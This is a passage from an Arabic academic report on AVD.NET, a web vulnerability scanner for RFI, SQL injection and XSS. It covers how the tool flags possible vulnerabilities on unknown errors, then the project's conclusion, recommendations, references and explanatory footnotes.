إذن و كما أوضحنا في الفقرة السابقة أصبح هناك جوهرة ثمينة يتم البحث عنها في كل كومة قش تنتج عن تنفيذ هجوم ما على صفحة ما , أحياناً و لأسباب غير عديدة ينتج خطأ أثناء مهاجمة إحدى الصفحات فلا يُعاد أي شيء (حدوث اختناق في الشبكة مثلاً , حدوث فشل في السيرفر مثلاً , ... إلخ) , في هذه الحالة و لأنَّ AVD.NET لم يعثر على كومة القش أجمعها ! و لأنَّه ما يزال هناك احتمال أن يكون الدخل الخبيث الذي أُرسِلَ للصفحة قدد سبب الخطأ غير المعروف فيستعبر AVD.NET أنَّ هناك احتمال لوجودة ثغرة في هذه الصفحة من النوع الذي كان يحاول تنفيذه فلو كان يحاول مهاجمتها بدخل RFI خبيث و حصل خطأ غير معروف سيظهر ضمن النتائج رابط الصفحة مع العبارة "ربَّما RFI" في حقل نوع الثغرة , و لو كان يحاول مهاجمتها بدخل SQL injection خبيث و حصل خطأ غير معروف سيظهر ضمن النتائج رابط الصفحة مع العبارة "ربَّما SQL injection" في حقل نوع الثغرة , أمَّا XSS فموضوع وجودها لا لبسَ فيه كما أوضحنا في الفقرة السابقة.

**الفصل الرابع :**

# النتيجة و التوصيات

## النتيجة :

إذنْ و لهذه الصَّفحة نكون قد عرضنا المبادئ النظرية التي بُنيَ عليها مشروعنا بالإضافة إلى عرض المخططات المختلفة و البنية الداخلية له .

## توصيات :

1 – لم نقم إلا بتغطية الجزء اليسير من أنواع الثغرات في هذا المشروع و حبَّذا لو يقوم أحد ما من بعدنا بإكمال هذا المشروع عبر تغطية أنواع أخرى من الثغرات.

2 – تحتاج بعض المواقع لحساب مستخدم/كلمة مرور لتسمح لك بالتجول ضمن صفحاتها و هو ما يتطلب تطوير مشروعنا أكثر ليقوم بتسجيل عضوية بشكل ضمن الموقع الهدف و إرفاق كل طلب من طلباته (هجوماته حقيقةً) بالكعكة Cookie المناسبة و كل هذا بشكل آلي , أو نصف آلي(حيث تكون عملية التسجيل و الربط مع الكعكة يدوية).

# المراجع

[] م.محمد شيخو معمو , اختراق برمجيات و تطبيقات الويب , دار شعاع , 2007.

[] جويل سكامبراي , الهاكرز/القرصنة تحت الأضواء , الدار العربية للعلوم - ناشرون , 2001.

[] مختبرات Symantec, 11253 موقع مخترق باستخدام XSS خلال النصف الأول من عام 2007 , موقع شركة Symantec على الانترنت , 2007.

1. كان يجب أن يكون الاختصار CSS و لكن تم اعتماد XSS عالميَّاً لتفادي تعارض الاختصار مع اختصار آخر هو Cascading Style Sheet , لكن هذا لا يمنع أن يرد الاختصار CSS في بعض المراجع أو الأوراق العلميَّة. [↑](#footnote-ref-2)
2. انظر الفقرة 5 على العنوان : http://www.acunetix.com/websitesecurity/xss.htm [↑](#footnote-ref-3)
3. المهاجم : ترجمة اجترحتُها لكلمة Hacker أجدها –برأيي- موفقة و معبرة أكثر من الترجمة السائدة "قرصان". [↑](#footnote-ref-4)
4. اصطلحت ضمن صفحات هذا التقرير تسمية الموقع الذي يتعرض لعملية هجوم أو "قرصنة" بالموقع الضحيَّة. [↑](#footnote-ref-5)
5. بتصوري الشخصي سيستفيد المهاجمون كثيراً من ميزات HTML5 التي تمكنهم من تضمين أي تطبيق applet على سبيل المثال,و أنصح هنا المهتمين بقراءة شيء عن HTML5. [↑](#footnote-ref-6)
6. في لغة php يستخدم محرف النقطة . كمعامل ضم سلسلتين نصيتين. [↑](#footnote-ref-7)
7. يتم تمرير الوسطاء في الروابط على شكل أزواج مفتاح=قيمة بعد علامة الاستفهام و يتم الفصل بين كل وسيط و زميله بعلامة & فيمكن مثلاً تمرير الوسيط p1 ذو القيمة v1 و الوسيط p2 ذو القيمة v2 للصفحة http://www.example.com/page.php على الشكل http://www.example.com/page.php?p1=v1&p2=v2 و هذه الصيغة عامة و ليست حكراً على لغة php . [↑](#footnote-ref-8)
8. من المرادفات : ant و web indexer و web robots و bots و web scutters لكن المصطلح الذي اعتمدناه و أعني Web crawler هو الأكثر استخداماً بين الأكاديميين ( انظر الموسوعة الحرة Wikipedia الموضوع Web crawler على الرابط <http://en.wikipedia.org/wiki/Web_spider> ) [↑](#footnote-ref-9)
9. هذه العلاقة الرياضية لم تُــؤخذ من مصدر معيِّن و إنما هي اجتهاد شخصي بني على أساس معرفتنا بما يحصل فعلاً أثناء الاختبار. [↑](#footnote-ref-10)
10. ما ذكرناه في الهامش السابق ينطبق على هذه العلاقة أيضاً. [↑](#footnote-ref-11)
11. في الحقيقة يعتمد هذا على وضع الاختبار المحدد هل هو الوضع العادي أم هو الوضع العميق. [↑](#footnote-ref-12)